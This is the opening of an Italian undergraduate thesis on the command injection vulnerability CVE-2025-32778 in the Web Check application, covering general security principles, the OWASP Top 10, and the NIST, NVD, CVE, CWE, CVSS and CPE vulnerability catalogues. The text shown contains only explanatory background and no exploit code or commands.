Università Politecnica delle Marche
Facoltà di Ingegneria

Corso di Laurea Triennale in Ingegneria Informatica e dell'Automazione

SFRUTTAMENTO DELLA VULNERABILITÀ CVE-2025-32778 PER LA COMPROMISSIONE DELL'IDENTITÀ DIGITALE

EXPLOITING THE CVE-2025-32778 VULNERABILITY FOR DIGITAL IDENTITY COMPROMISE

Relatore:
Prof. Luca Spalazzi

Candidato:
Matteo Baldoncini

Anno accademico 2025-2026

Abstract

La presente tesi è volta a fornire un'analisi dettagliata della vulnerabilità identificata come *CVE-2025-32778*, riguardante la presenza di una debolezza del tipo *OS Command Injection* all'interno dell'applicativo Web Check. Inizialmente, è stata esaminata la funzionalità di acquisizione dello *screenshot*, identificando nel codice sorgente il difetto implementativo che consentiva l'iniezione arbitraria di comandi di sistema. Dopodiché, è stato realizzato un ambiente di test isolato tramite *container Docker* per condurre gli attacchi in modo controllato. In particolare, è stata eseguita una *Reverse Shell* per poi impostare un attacco di *phishing*, grazie al quale è stato possibile compromettere l'identità digitale di tutti gli utenti che effettuassero l'accesso. Successivamente, sono stati ripetuti i medesimi attacchi anche sulla versione corretta dell'applicativo, in cui, grazie alla *patch* rilasciata, essi non hanno avuto effetto. Tale studio offre dunque una conferma di quanto sia importante considerare la sicurezza come requisito fondamentale nel ciclo di vita del software, dimostrando come anche una minima disattenzione in fase di sviluppo possa determinare conseguenze assai gravi per la riservatezza, l'integrità e la disponibilità dei dati.

Keywords: Cybersecurity, Web Security, CVE-2025-32778, OS Command Injection, Reverse Shell, Phishing.

INDICE

ELENCO DELLE FIGURE

LISTINGS

INTRODUZIONE

Al giorno d'oggi chiunque dispone di un dispositivo mobile provvisto di un accesso in rete, tanto che le modalità di comunicazione hanno subito una profonda trasformazione negli ultimi decenni. Internet, infatti, consente a chiunque di inviare e ricevere dati mediante applicazioni web liberamente accessibili: informazioni che viaggiano in ogni direzione, che consentono uno scambio di messaggi praticamente istantaneo.

Sarebbe una situazione ideale se tutti agissero in modo lecito interessati solamente al bene comune: non servirebbero password, tecniche di cifratura, protocolli di autenticazione; due persone, anche distanti tra loro migliaia di chilometri, potrebbero comunicare semplicemente inviando in chiaro il testo dei propri messaggi.

Tuttavia, la realtà è ben diversa da come appena descritta, perché i dati rappresentano quanto di più importante esista, e senza di essi nulla potrebbe più funzionare. È questo il motivo per cui i cybercriminali si sono interessati fin da subito alle nuove tecnologie emergenti, poiché consapevoli che la sottrazione di informazioni sensibili e riservate avrebbe consentito loro di ottenere vantaggi economici tramite l'estorsione di denaro.

Con l'avvento dell'intelligenza artificiale, poi, la pericolosità degli attacchi informatici è aumentata sensibilmente, poiché gli aggressori si sono muniti di mezzi più potenti per individuare velocemente le vulnerabilità, automatizzare gli attacchi e superare barriere prima considerate invalicabili. Pertanto, di fronte all'evoluzione delle minacce informatiche, è necessaria una maggiore at-

tenzione nella progettazione di sistemi sicuri, al fine di garantire la protezione delle risorse coinvolte e l'affidabilità dei servizi erogati.

È quindi in questo contesto che si inserisce il presente studio, volto a fornire una panoramica del mondo della sicurezza informatica e delle principali minacce del panorama digitale contemporaneo.

Obbiettivo della ricerca

La presente trattazione ha come scopo quello di presentare un'analisi dettagliata di uno specifico caso di vulnerabilità. Nello specifico, è stata presa in esame quella identificata dal codice `CVE-2025-32778`, particolarmente interessante poiché relativa ad una funzionalità di un'applicazione web che effettua essa stessa scansioni di sicurezza di siti online. In linea del tutto generale, verrà indicato il difetto alla base della debolezza, per poi mostrare un tentativo inedito di sfruttamento della falla presente. Attraverso questa analisi, sarà quindi possibile presentare il modo in cui un ipotetico aggressore potrebbe compromettere il funzionamento di un sistema vulnerabile, e, di conseguenza, far comprendere l'importanza della sicurezza nelle applicazioni web.

Struttura dell'elaborato

Al fine di agevolare la comprensione dei contenuti discussi nel presente elaborato, le varie tematiche sono state organizzate in capitoli indipendenti tra loro, ognuno dei quali è specifico di un determinato aspetto della ricerca. Pur essendo ogni capitolo autoconsistente, è consigliato rispettare l'ordine con cui sono presentati, in modo da seguire il filo conduttore e comprendere il ragionamento logico alla base dell'analisi.

Nel capitolo **Sicurezza nei Sistemi Informatici**, al fine di contestualizzare l'analisi condotta, è presentato il concetto di vulnerabilità, per poi delineare quelle che sono le *best practice* da seguire in fase di progettazione e implementazione di un applicativo.

Nel capitolo **Scelta della Vulnerabilità**, prima di approfondire il funzionamento della vulnerabilità in esame, sono esposte le modalità con cui è sta-

ta individuata, specificando i criteri di scelta che ne hanno determinato la preferenza rispetto ad altre criticità presenti.

Nel capitolo **Vulnerabilità CVE-2025-32778** è spiegato il funzionamento dell'applicazione web scelta come caso di studio, definendo in linea generale il servizio che offre, per poi porre l'attenzione sul frammento di codice vulnerabile che è alla base della presenza della debolezza.

Nel capitolo **Ambiente di Test** sono introdotte le tecnologie necessarie per riprodurre in locale l'ambiente di test, per poi delineare il modo in cui sono state impiegate nel *setup* del sistema vulnerabile.

Nel capitolo **Exploit** è presentata una breve introduzione degli strumenti utilizzati per prendere il controllo del sistema, seguita dal flusso logico dei tentativi eseguiti al fine di sfruttare l'errore implementativo nella versione vulnerabile dell'applicativo.

Nel capitolo **Post-Exploitation**, una volta preso il controllo della vittima, è illustrata l'esecuzione di un attacco più complesso e mirato, grazie al quale è stato mostrato come anche una minima disattenzione durante lo sviluppo del codice possa determinare rischi immensi per la sicurezza di un'applicazione web.

Nel capitolo **Patch** è approfondito l'intervento applicato al codice con lo scopo di rimuovere la vulnerabilità; quindi, è riportata la replica degli attacchi eseguiti in precedenza, dei quali si dimostra l'inefficacia a fronte di un'implementazione sicura.

CAPITOLO 1

SICUREZZA NEI SISTEMI INFORMATICI

Nel contesto odierno l'impiego di tecnologie digitali è diventato indispensabile in gran parte dei settori produttivi, al punto che appare impossibile concepire il modo in cui determinate attività venissero eseguite prima dell'avvento dell'automatizzazione.

Si pensi al caso odierno di una grande impresa manifatturiera di materie plastiche, che possiede molteplici sedi distribuite nel panorama europeo e altrettanti punti di distribuzione. Senza il continuo supporto da parte della digitalizzazione, si sarebbero dovute eseguire manualmente tutte le operazioni di comunicazione tra le varie strutture, così come anche le interazioni con gli acquirenti, che siano essi privati o venditori. Per la gestione del singolo ordine, per esempio, si sarebbe avuto bisogno di un archivio cartaceo in cui registrare l'ammontare degli articoli richiesti, di uno per tener traccia delle quantità disponibili in magazzino, e di un altro ancora per definire la produzione giornaliera da eseguire; oltre a ciò, l'aggiornamento delle quantità non sarebbe stato automatico e puntuale, ma dettato continuamente dall'azione umana, con la conseguente possibilità di incorrere in errori che potrebbero determinare perdite economiche ingenti per l'impresa. Grazie all'introduzione di sistemi gestionali informatizzati, invece, il rischio è ridotto al minimo, ed è inoltre possibile aumentare notevolmente il ritmo di produzione dell'azienda, così come anche la dimensione della stessa.

Appare intuitivo comprendere come, nelle prime fasi di introduzione dell'automatizzazione, essa non poteva che determinare un vantaggio per chi ne ricorreva. Con il trascorrere del tempo e l'aumentare della consapevolezza riguardante le modalità di realizzazione, però, quello che era inizialmente un valore aggiunto per le aziende si è tramutato in una minaccia. Infatti, non ci è voluto molto affinché i cybercriminali si rendessero conto di quanto fossero rilevanti per le imprese i dati che si scambiavano i vari dispositivi informatici, e quindi del fatto che una sottrazione degli stessi avrebbe costretto i grandi imprenditori a corrispondere loro ingenti quantità di denaro pur di continuare l'attività produttiva.

Gli ostacoli erano minimi e le possibilità di attacco senza confini, di fronte a sistemi informatici privi di ogni forma di protezione e difesa, poiché concepiti per garantire le funzionalità richieste e non per fronteggiare minacce esterne intenzionali. È qui che sorge il mondo della sicurezza informatica, volto a rendere sicuro l'impiego della digitalizzazione, riducendo al minimo ogni possibilità di violazione.

1.1 Sistema sicuro

Il fine della sicurezza informatica è quello di rendere i sistemi informatici sicuri. La definizione di sistema sicuro, quando si parla di *cybersecurity*, prevede il rispetto delle proprietà della triade *CIA* (Figura 1.1), acronimo delle tre condizioni che devono essere sempre presenti al fine di proteggere i dati [1]:

- **Confidentiality:** indica la riservatezza dei dati sensibili, ossia l'impossibilità di accedere ad essi da parte di chi non è autorizzato; grazie ad essa è garantita l'assenza di divulgazione delle informazioni, così come anche il rispetto della propria privacy. All'interno di un contesto aziendale, alcuni esempi di dati sensibili possono essere le informazioni sui dipendenti e sui clienti, dei quali sono registrate risorse critiche come password o numeri delle carte di credito. Per garantire questa proprietà, alcune delle soluzioni adottate sono la crittografia, l'autenticazione sicura e controlli di accesso basati su *policies*; inoltre, a livello dei singoli individui, è sempre buona norma conservare separatamente i dati generali da quelli privati.

- **Integrity:** indica l'integrità dei dati. Quando tale proprietà è verificata, si assicura che le risorse a cui si accede siano autentiche, cioè che non siano state manomesse in termini di modifiche e eliminazioni improprie. Affinché tale condizione non sia violata, è bene separare correttamente le responsabilità e seguire il principio del privilegio minimo, secondo il quale si deve assegnare ad ogni utente e programma solamente i permessi strettamente necessari per l'esecuzione del proprio lavoro.
- **Availability:** indica la disponibilità dei dati, ossia la capacità di reperirli tempestivamente nel momento del bisogno. In particolare, l'accesso al dato deve essere garantito anche quando si verificano situazioni straordinarie quali interruzioni di corrente, guasti hardware/software o attacchi informatici, motivo per cui è altamente consigliato mantenere backup regolari e duplicare la memorizzazione di informazioni critiche.

Figura 1.1: Triade CIA

Pur garantendo queste proprietà, affinché un sistema informatico sia considerato robusto è necessario che soddisfi anche una quarta condizione, nota come **Non-repudiation**. La non ripudiabilità è fondamentale in contesti moderni come quello dei bonifici bancari, in cui un generico individuo potrebbe effettuare una transazione bancaria per poi richiedere, in un secondo momento, il rimborso della cifra versata sostenendo di non aver eseguito nessun bonifico. Aggiungendo questo principio alla triade *CIA*, in particolare, si garantisce che un soggetto non possa negare di aver compiuto una determinata azione, poiché per portarla a termine è richiesta una firma digitale che solo lui può apporre. La ripudiabilità, in queste circostanze, è contemplata solamente nel caso in cui sia stato dichiarato l'effettivo smarrimento della chiave privata.

1.2 Vulnerabilità, Exploit e Payload

Quando un sistema informatico non è sicuro, esso viene detto vulnerabile, poiché soggetto a rischi derivanti dalla possibilità, da parte di un malintenzionato, di comprometterne il normale funzionamento e manomettere i dati che gestisce.

In questo contesto, una vulnerabilità può essere definita come una falla o una debolezza all'interno di un'applicazione, che consente ad un aggressore di arrecare danno alle parti interessate [2]. In particolare, le principali vittime dell'attacco da parte di un malintenzionato sono il proprietario dell'applicazione, gli utenti che la utilizzano ed eventuali altre entità che dipendono da essa.

L'*OWASP*, acronimo di *Open Worldwide Application Security Project*, è una *community no-profit* che definisce le linee guida che le organizzazioni devono seguire per sviluppare *software* sicuri. In merito al concetto di vulnerabilità, è stata rilasciata nel 2025 l'ultima versione del documento *OWASP Top 10*, all'interno del quale sono definiti i rischi più critici per la sicurezza delle applicazioni web (Figura 1.2):

1. **Broken Access Control:** riguarda la possibilità di superare il controllo degli accessi, nel caso in cui quest'ultimo sia stato implementato erroneamente [3]. In particolare, è sempre buona norma controllare l'identità di un utente e i suoi privilegi lato *server*, poiché controlli nel *front-end* tramite *javascript* applicato nel *browser* sono facilmente superabili con richieste *curl* all'*URL*. Inoltre, non dovrebbe essere consentito l'accesso diretto al profilo di un utente attraverso l'indicazione diretta di un id numerico nell'*URL*, poiché in tal caso l'attaccante potrebbe facilmente accedere a qualsiasi account registrato.

2. **Security Misconfiguration:** consiste nel configurare la sicurezza in maniera errata [4]. Una situazione in cui si presenta tale vulnerabilità può essere dovuta all'abilitazione di funzionalità non necessarie, come porte, servizi o *framework* di test, che possono essere sfruttati come punti di ingresso nel sistema.

3. **Software Supply Chain Failures:** in fase di sviluppo di un applicativo, al fine di preservare tempo e risorse, è pratica comune riutilizzare

componenti che sono stati realizzati da altre organizzazioni. Quest'ultimi, però, possono presentare delle falle, che contribuiranno a rendere insicuri tutti i sistemi in cui sono incorporati [5]. È proprio questo il concetto alla base di tale vulnerabilità, la presenza di debolezze all'interno di codici di terze parti, che magari sono integrati senza eseguire scansioni di sicurezza regolari e aggiornamenti periodici.

4. **Cryptographic Failures:** si tratta di una debolezza derivante dalla mancanza di crittografia, dall'impiego di un sistema crittografico non sufficientemente forte, dalla perdita di chiavi crittografiche private o da ogni altro errore riguardante la cifratura dei dati [6]. In generale, tutti i dati in transito dovrebbero essere crittografati al livello di trasporto, mentre per le informazioni sensibili bisognerebbe applicare un'ulteriore cifratura anche a riposo, in modo da non consentirne la sottrazione. Per il resto, è buona norma anche evitare di conservare inutilmente risorse critiche, poiché così facendo si azzera la possibilità che quel dato sia intercettato.

5. **Injection:** è un difetto di un'applicazione che consente all'utente di inviare ad un interprete di comandi un input non attendibile [7]. Tale vulnerabilità si presenta quando i dati forniti dall'esterno non sono sottoposti a validazione e sanificazione, e finiscono dunque concatenati direttamente ai comandi definiti nel programma; la situazione è di massima criticità quando ciò si verifica, poiché un dato, che magari dovrebbe essere considerato come una stringa, è invece interpretato come un comando. Alcuni esempi di iniezione sono *SQL Injection* e *OS Command Injection*, tramite i quali un malintenzionato potrebbe modificare il significato originario dell'operazione prevista nel codice o aggiungere in coda ad essa una serie di istruzioni dannose per il sistema.

6. **Insecure Design:** la vulnerabilità in esame non dipende da errori durante l'implementazione, ma da errori concettuali derivanti da una progettazione non adeguata [8]. In particolare, se in fase di sviluppo non si tiene conto dei controlli di sicurezza fin dalle prime fasi del ciclo di vita del software, può accadere che l'applicazione risulti vulnerabile seppure sia stata effettuata un'implementazione impeccabile. In tal caso, non è solitamente possibile risolvere la questione attraverso il rilascio di

una *patch* correttiva, ma è spesso necessario riprogettare l'architettura software.

7. **Authentication Failures:** tale falla si presenta nelle circostanze in cui un aggressore è in grado di ingannare il sistema di controllo degli accessi, facendo in modo che un utente non legittimo sia riconosciuto come valido [9]. Le applicazioni maggiormente soggette sono quelle in cui non sono implementati sistemi che bloccano continui tentativi di accesso errati, poiché l'attaccante avrebbe la possibilità di mandare in esecuzione uno *script* che tenti l'autenticazione con infinite combinazioni di caratteri alfanumerici fino a trovare quella corretta.

8. **Software or Data Integrity Failures:** la presente vulnerabilità si verifica quando un'applicazione, una *pipeline* o un *server* si fidano ciecamente di dati provenienti da fonti non attendibili senza effettuare alcuni tipo di controllo [10]. Al giorno d'oggi molte applicazioni moderne includono funzionalità di aggiornamento automatico, che vengono scaricati ed installati direttamente senza verificarne l'integrità; in questa ottica, un malintenzionato potrebbe riuscire a caricare degli aggiornamenti fittizi con codice malevolo, che sarebbero quindi mandati in esecuzione su tutte le installazioni.

9. **Security Logging and Alerting Failures:** non si tratta della falla sfruttata dagli aggressori per bucare il sistema vittima, ma dell'assenza di meccanismi di rilevazione e monitoraggio delle violazioni che vengono eseguite [11]. Senza registrazione degli eventi critici in adeguati file di *log*, l'aggressore ha la possibilità di persistere con l'intrusione senza che nessuno se ne accorga. Tale debolezza si presenta anche nel caso in cui i *log* non indichino adeguatamente il contesto della violazione, o in cui lo faccia correttamente senza però far scattare tempestivamente un allarme opportuno.

10. **Mishandling of Exceptional Conditions:** un'applicazione presenta tale difetto quando ci sono delle circostanze in cui determinate situazioni di errore non vengono gestite correttamente [12]. Alcune eccezioni si possono verificare in caso di convalida di un *input* mancante o incompleta, tentativi di accesso a risorse irraggiungibili o illeggibili, *bug* logici, o *overflow*. La vulnerabilità derivante dalla mancanza di adeguati mecca-

nismi di gestione delle eccezioni si presenta quando, in caso di anomalia, l'aggressore è in grado di visualizzare i dettagli dei messaggi di errore o di accedere ad un'area riservata senza autorizzazione.

Figura 1.2: OWASP Top 10

Quelli presentati finora sono esempi di vulnerabilità, cioè definiscono i punti di ingresso utilizzabili da malintenzionati per bucare il sistema e comprometterne il funzionamento. Violare un applicativo può essere semplice ed immediato in alcune circostanze, mentre in altre può richiedere abilità più specifiche e l'impiego di *script* automatizzati. In qualunque situazione ci si trovi, però, per poter sferrare l'attacco è necessario progettare e sviluppare l'*exploit*, ossia l'insieme delle azioni intenzionali pensate per superare i controlli di sicurezza e prendere il controllo del sistema [13].

Appena entrato, l'attaccante non ha ancora manomesso in alcun modo l'applicativo della vittima, perché è solamente riuscito a bucarlo, ma senza effettivamente sfruttare a suo vantaggio i privilegi ottenuti illecitamente. A questo punto, infatti, egli deve mandare in esecuzione il *payload*, ossia il codice malevolo vero e proprio con il quale si realizza la compromissione del sistema.

1.3 Progettazione sicura

Come anticipato nella sezione precedente, una progettazione non sicura è causa della presenza di falle all'interno di un sistema informatico. Al fine di ridurre al minimo i punti di ingresso vulnerabili, è bene concepire l'importanza della sicurezza già dalle prime fasi del ciclo di sviluppo dell'applicativo. La sicurezza non può essere pensata alla fine, una volta completata la realizzazione del sistema, ma deve essere parte integrante della progettazione. Quando non viene considerata preventivamente, infatti, risulta poi essere più difficile la correzione degli errori che si presentano, poiché richiede di progettare nuovamente il modulo vulnerabile per poi procedere con un'adeguata implementazione.

Affinché le varie organizzazioni possano agire tutte coerentemente e efficacemente nello sviluppo delle funzionalità di sicurezza dei sistemi, la comunità *OWASP* ha delineato quelli che sono alcuni dei principi di progettazione di cui si deve sempre tener conto [14]:

- **Privilegio minimo e Separazione dei doveri:** il principio del privilegio minimo di sicurezza afferma che bisogna assegnare agli utenti solamente la quantità minima di accessi necessaria per svolgere il proprio lavoro. Nessuno deve accedere a risorse non di sua competenza, in modo da ridurre la possibilità, da parte degli attaccanti, di sottrarre dati sensibili attraverso il semplice accesso al sistema come utente base. La separazione dei doveri, invece, consiste nell'assicurare che un singolo individuo non abbia il controllo su tutte le fasi di una transazione. Tale condizione è garantita dividendo i compiti tra entità differenti, in modo che, per portare a termine un processo, sia necessaria la partecipazione e la conferma da parte di tutti. Così facendo si garantisce una limitazione dei danni che ci sarebbero in caso di frode e errore, poiché il consenso da parte di un singolo individuo non consente di eseguire l'intera transazione.

- **Difesa in profondità:** è una strategia di sicurezza che consiste nel definire multipli livelli di controllo di sicurezza per la protezione delle risorse. Tale approccio si basa sull'idea che, in caso di superamento di uno strato di controllo, ce ne siano ulteriori ancora attivi, in modo da rendere complessa e costosa la realizzazione di un *exploit* efficace per

bucare il sistema. Inoltre, grazie ad una configurazione di questo tipo, è possibile rilevare quando i primi livelli di sicurezza sono violati, in modo da rispondere tempestivamente agli attacchi e contemporaneamente rimanere protetti. In genere, è buona norma avere livelli di sicurezza che siano diversificati tra di loro, al fine di aumentare ulteriormente la complessità delle intrusioni. Per accedere ad un portale aziendale, per esempio, si potrebbe richiedere di effettuare l'accesso alla rete aziendale, direttamente o tramite *VPN*, poi di inserire una password, ed infine di digitare un *token* di sicurezza generato su un dispositivo personale.

- **Zero Trust:** tale principio consiste nel presupporre che tutti gli utenti, i dispositivi e le reti all'interno di un sistema non siano attendibili ma siano possibili fonti di rischio. In merito a ciò, bisogna sempre eseguire delle verifiche prima di concedere l'accesso, e non bisogna dare piena fiducia nemmeno a entità interne all'organizzazione.
- **Security-in-the-Open:** inizialmente l'idea di sicurezza consisteva nel nascondere i meccanismi di difesa utilizzati, ma così si rischiava di scoprire la debolezza di tale protezione solamente una volta violata. Con l'introduzione del presente principio, invece, quello che si fa è rendere il codice utilizzato pubblico, in modo che altri esperti del settore possano analizzarlo ed identificare la presenza di eventuali vulnerabilità. In questo modo, l'organizzazione è in grado di correggere la falla tempestivamente, prima che l'attaccante abbia la possibilità di sviluppare un *exploit* per manomettere il sistema.

Il rispetto di tali principi non assicura che il software realizzato sia privo di rischi per le risorse sensibili, perché nuove vulnerabilità vengono individuate continuamente. Ad ogni modo, però, garantisce sicuramente una maggiore solidità del sistema realizzato, ed aumenta la complessità degli attacchi informatici che devono essere eseguiti per violare le protezioni esistenti.

1.4 Implementazione sicura

Una volta progettato un sistema informatico in modo sicuro, è necessario, a sua volta, implementare le varie funzionalità in modo altrettanto sicuro, facendo scelte opportune a livello di codice [15]. Fare ciò fin da subito è conveniente, poiché generalmente è molto meno impegnativo, in termini di tempo e costo, realizzare un software sicuro piuttosto che correggere i problemi di sicurezza di un applicativo già rilasciato.

Anche in questa circostanza, la comunità *OWASP* gioca un ruolo fondamentale nel supportare le organizzazioni durante la fase di implementazione delle funzionalità di sicurezza. Infatti, l'ente rende disponibile una guida in cui si spiega nel dettaglio tutti i requisiti che devono essere necessariamente integrati nel codice sorgente, la quale deve essere seguita al fine di prevenire falle derivanti da un'implementazione distratta. Sono riportati di seguito i principi più rilevanti:

- **Validazione dell'input:** bisogna effettuare lato *server* la validazione di tutti i dati che sono immessi nel sistema. Alcuni esempi di validazione possono riguardare il tipo di caratteri digitati, da definire tramite una *white list*, e il numero degli stessi, al fine di scongiurare errori di formato e *buffer overflow* non gestiti.
- **Codifica dell'output:** bisogna codificare lato *server* i dati che vengono inviati dall'utente, utilizzando una codifica opportuna in relazione al contesto. Alcuni esempi di codifica sono *HTML encoding*, per i siti web, o *SQL encoding*, per prevenire le *injection* nelle *query* al *database*.
- **Autenticazione e gestione delle password:** bisogna richiedere l'autenticazione per tutte le pagine e le risorse che non sono ad accesso pubblico. Inoltre, la verifica deve essere effettuata lato *server*, e si devono sempre memorizzare le password ricorrendo a funzioni di *hash*, mai in chiaro.
- **Gestione delle sessioni:** per riconoscere l'utente dopo il *login* bisogna identificare chiunque fa l'accesso con un *token* detto *cookie*, il quale deve essere sufficientemente lungo e generato casualmente. Un altro requisi-

to è che tale identificatore sia cambiato ogni volta che viene effettuato l'accesso dopo un *logout*.

- **Gestione degli errori e logging:** bisogna gestire correttamente gli errori in modo che non ci siano meccanismi di *render* che mostrino all'utente informazioni sensibili, come percorsi dei file, *query SQL*, *cookie* degli utenti o lo *stack trace*. Piuttosto, è richiesta la presenza di un sistema di *logging*, in cui registrare eventi di sicurezza come i *login* falliti.
- **Sicurezza del database:** per accedere al *database* dall'applicativo bisogna utilizzare un utente che ha i minimi privilegi necessari per svolgere il lavoro richiesto, e si deve tenere la connessione aperta solamente durante l'invocazione delle istruzioni sui dati. Inoltre, l'esecuzione di query parametrizzate deve avvenire utilizzando variabili fortemente tipizzate e istruzioni specifiche, non tramite concatenazioni di stringhe.

CAPITOLO 2

SCELTA DELLA VULNERABILITÀ

2.1 Database di Vulnerabilità

La vulnerabilità esaminata nella presente trattazione è stata individuata attraverso un adeguato compromesso tra gli interessi personali e un insieme di parametri che definiscono in maniera univoca la natura della stessa. In particolare, la scelta è ricaduta sulla `CVE-2025-32778`, catalogata all'interno del database *NVD* gestito dal *NIST*. Prima di procedere con l'enumerazione dei criteri di scelta, è debito definire più dettagliatamente il significato di alcuni concetti, che risultano necessari per comprendere meglio il contesto generale.

2.1.1 NIST

Il *NIST*, acronimo di *National Institute of Standards and Technology*, è uno dei più antichi laboratori di scienze fisiche statunitensi, ed è parte del Dipartimento del Commercio degli Stati Uniti [16].

Nell'ambito della sicurezza informatica, il *NIST* sviluppa standard, linee guida e *best practice* per soddisfare le esigenze dell'industria statunitense [17]. Le principali aree di cui il *NIST* si occupa sono l'intelligenza artificiale, la crittografia, la gestione degli accessi e il miglioramento della privacy.

Uno degli strumenti sviluppati dal *NIST* che ha trovato maggiore impiego è

il *CSF*[1], il quale fornisce una guida alle industrie per la gestione dei rischi relativi alla sicurezza informatica [18]. È bene specificare che, trattandosi di una guida, non fornisce un insieme di regole, ma definisce solamente i risultati che devono essere ottenuti, lasciando poi alle singole organizzazioni la scelta sulle modalità per raggiungerli.

Nella versione più recente (2.0), il framework si articola in sei funzioni principali: *govern*, *identify*, *protect*, *detect*, *respond* e *recover*. Tali principi stabiliscono che l'organizzazione debba definire le proprie politiche di sicurezza, essere in grado di identificare le minacce per applicare una *patch* correttiva, e monitorare il traffico per individuare se qualcuno sta sfruttando una falla, al fine di interrompere l'attacco e ripristinare lo stato precedente del sistema.

2.1.2 NVD

Il *NVD*, acronimo di *National Vulnerability Database*, è una *repository* del governo statunitense che raccoglie dati sulle vulnerabilità, utilizzando il protocollo *SCAP*[2] per standardizzarne le modalità di rappresentazione [19]. Grazie a questo protocollo è possibile automatizzare il processo di gestione delle vulnerabilità, e garantire una metrica univoca per la misurazione della sicurezza e della conformità.

Il NVD è sviluppato e mantenuto dalla *Computer Security Division* del *NIST*, operante all'interno dell'*Information Technology Laboratory*. Principalmente, esso si occupa di eseguire l'aggiornamento dei dati pubblicati nel catalogo *CVE*, ma non effettua direttamente i test sui software. Il suo processo di analisi, infatti, consiste nell'aggregare informazioni fornite da fonti ufficiali per derivare parametri come il *CVSS*, il *CWE* ed il *CPE*, catalogando quindi ufficialmente le informazioni sulle vulnerabilità provenienti da ricercatori di sicurezza di terze parti.

2.1.3 CVE

Il *CVE*, acronimo di *Common Vulnerabilities and Exposures*, è un database di vulnerabilità appartenenti a categorie specifiche, come applicazioni software

[1]CSF: NIST Cybersecurity Framework
[2]SCAP: Security Content Automation Protocol

o *open source* [20], gestito dal *MITRE*. Tale glossario nasce con la volontà di catalogare le vulnerabilità identificandole con un codice univoco noto come *CVE ID*, in modo che le informazioni possano essere reperite in modo standardizzato.

Il processo di assegnazione degli identificativi *CVE* è gestito dalle *CNA*[3] tramite una procedura nota come *Counting Process*, che inizia nel momento in cui un'organizzazione invia una segnalazione riguardante la presenza di un bug. Viene fornita dal suddetto ente una descrizione che definisce il tipo di vulnerabilità, il fornitore del prodotto e il codebase interessato; dopodiché, previa verifica da parte del team *CNA*, viene assegnato un *CVE ID*, ma ne possono essere assegnati anche molteplici nel caso in cui un modulo vulnerabile presenti più falle da correggere con *patch* differenti.

Viene, poi, associato ad ogni segnalazione ricevuta un tag che definisce lo stato del relativo *CVE ID*. Di norma tale valore è PUBLISHED e non è mostrato nel glossario, ma esistono anche valori speciali alternativi:

- RESERVED: la vulnerabilità in esame necessita di ulteriori dettagli prima di poter essere finalizzata.
- REJECTED: la vulnerabilità in esame non è idonea alla pubblicazione, a causa della mancanza di dettagli, di un'irregolarità nel processo di segnalazione o del ritiro da parte del segnalatore originale.
- DISPUTED: la validità della vulnerabilità in esame è stata contestata dallo stesso sviluppatore o da un'altra entità autorevole.

2.1.4 CWE

Il *CWE*, acronimo di *Common Weakness Enumeration*, è un catalogo ufficiale di tutti i principali difetti hardware e software che determinano la presenza di vulnerabilità, realizzato dal *MITRE* per documentare l'evoluzione nel tempo delle minacce presenti nel mondo informatico [21]. Per comprendere il modo in cui esso si distingue dal dizionario *CVE*, è sufficiente osservare che quest'ultimo elenca istanze specifiche di vulnerabilità mentre il primo descrive le cause da cui originano.

[3]CNA: CVE Numbering Authorities

Per agevolare la ricerca e l'analisi delle debolezze, sono offerti strumenti che consentono di filtrare la visualizzazione per viste specifiche, per linguaggio e per contesto.

A livello operativo, tale glossario fornisce agli sviluppatori la possibilità di ampliare la loro conoscenza relativamente alle minacce informatiche presenti, al fine di attuare politiche di prevenzione e correzione.

2.1.5 CVSS

Il *CVSS*, acronimo di *Common Vulnerability Scoring System*, è un metodo utilizzato per fornire una misura della gravità di una vulnerabilità, assegnata con un punteggio compreso tra 0.0 e 10.0. Tale valore è calcolato aggregando punteggi derivanti da metriche differenti, e può essere determinato in tre modalità distinte, che considerano criteri di valutazione differenti. Inoltre, la misura della gravità può essere espressa anche in notazione vettoriale, mostrando separatamente il modo in cui i valori di ogni singola metrica contribuiscono al punteggio complessivo. La versione di *CVSS* considerata nel presente studio è la 4.0, ossia la più recente, rilasciata nell'ottobre del 2023, che prende in considerazione le seguenti metriche [22]:

- `AV:` indica il modo in cui l'attaccante deve accedere alla vittima per poterla manomettere. In particolare, in alcune circostanze può essere necessario raggiungere fisicamente il sistema vulnerabile o connettersi alla rete locale, mentre in altre è sufficiente solamente una connessione ad Internet con cui agire da remoto.
- `AC:` definisce il grado di complessità dell'attacco, determinato dal tipo di difese che l'aggressore deve scavalcare e dalle abilità tecniche richieste per pianificare l'intrusione.
- `AT:` stabilisce se sia necessaria o meno la presenza di requisiti specifici nel sistema bersaglio affinché si possa eseguire l'attacco, quali particolari configurazioni o condizioni ambientali.
- `PR:` indica il livello di privilegi richiesto per effettuare l'intrusione. Talvolta può essere sufficiente agire come utente non autenticato, mentre in altre circostanze può essere necessario l'accesso al sistema tramite credenziali.

- `UI:` stabilisce se il successo dell'attacco dipende da un'interazione specifica da parte di un utente legittimo che accede al sistema o se sia indipendente da essa.
- `VC, VI, VA:` offrono una misura dell'impatto che la vulnerabilità ha sulle tre proprietà della triade *CIA* viste dalla prospettiva del sistema vulnerabile.
- `SC, SI, SA`: indicano una valutazione della perdita di riservatezza, integrità e disponibilità in sistemi che sono esterni a quello che presenta direttamente la vulnerabilità. Prendendo il controllo della vittima, infatti, è possibile sottrarre informazioni sensibili come *token* di sessione o credenziali, da utilizzare per autenticarsi su sistemi terzi. Un'altra circostanza insicura è quella in cui ci siano rapporti di piena fiducia tra sistemi all'interno di una rete locale, perché in tale scenario è sufficiente compromettere il funzionamento di uno di essi per intaccare anche l'altro.

2.1.6 CPE

Il *CPE*, acronimo di *Common Platform Enumeration*, è un sistema standardizzato di denominazione utilizzato per identificare classi di applicazioni, sistemi operativi e software [23]. Tale catalogo è stato realizzato per facilitare la comunicazione tra diversi sistemi di gestione delle vulnerabilità, consentendo una descrizione univoca dei componenti software e hardware coinvolti in una specifica falla.

La versione 2.2 del *CPE* era basata sulla sintassi standard *URI*, e si presentava come una stringa con prefisso `cpe:/`, seguito da sette attributi separati dal simbolo dei due punti:

- `part:` definisce se si tratta di un'applicazione, di un sistema operativo o di un hardware.
- `vendor:` nome dell'organizzazione che ha sviluppato il componente.
- `product:` nome del prodotto stesso.
- `version:` versione del componente.
- `update:` eventuali aggiornamenti.

- `edition:` specifica un'edizione particolare del prodotto indicato.
- `lang:` lingua per cui è stato realizzato il componente.

L'ordine degli attributi nella sequenza è di fondamentale importanza, motivo per cui si possono omettere solamente campi alla fine della stringa, se non definiti, mentre all'interno di essa bisogna utilizzare la sintassi `::` per lasciare il campo vuoto.

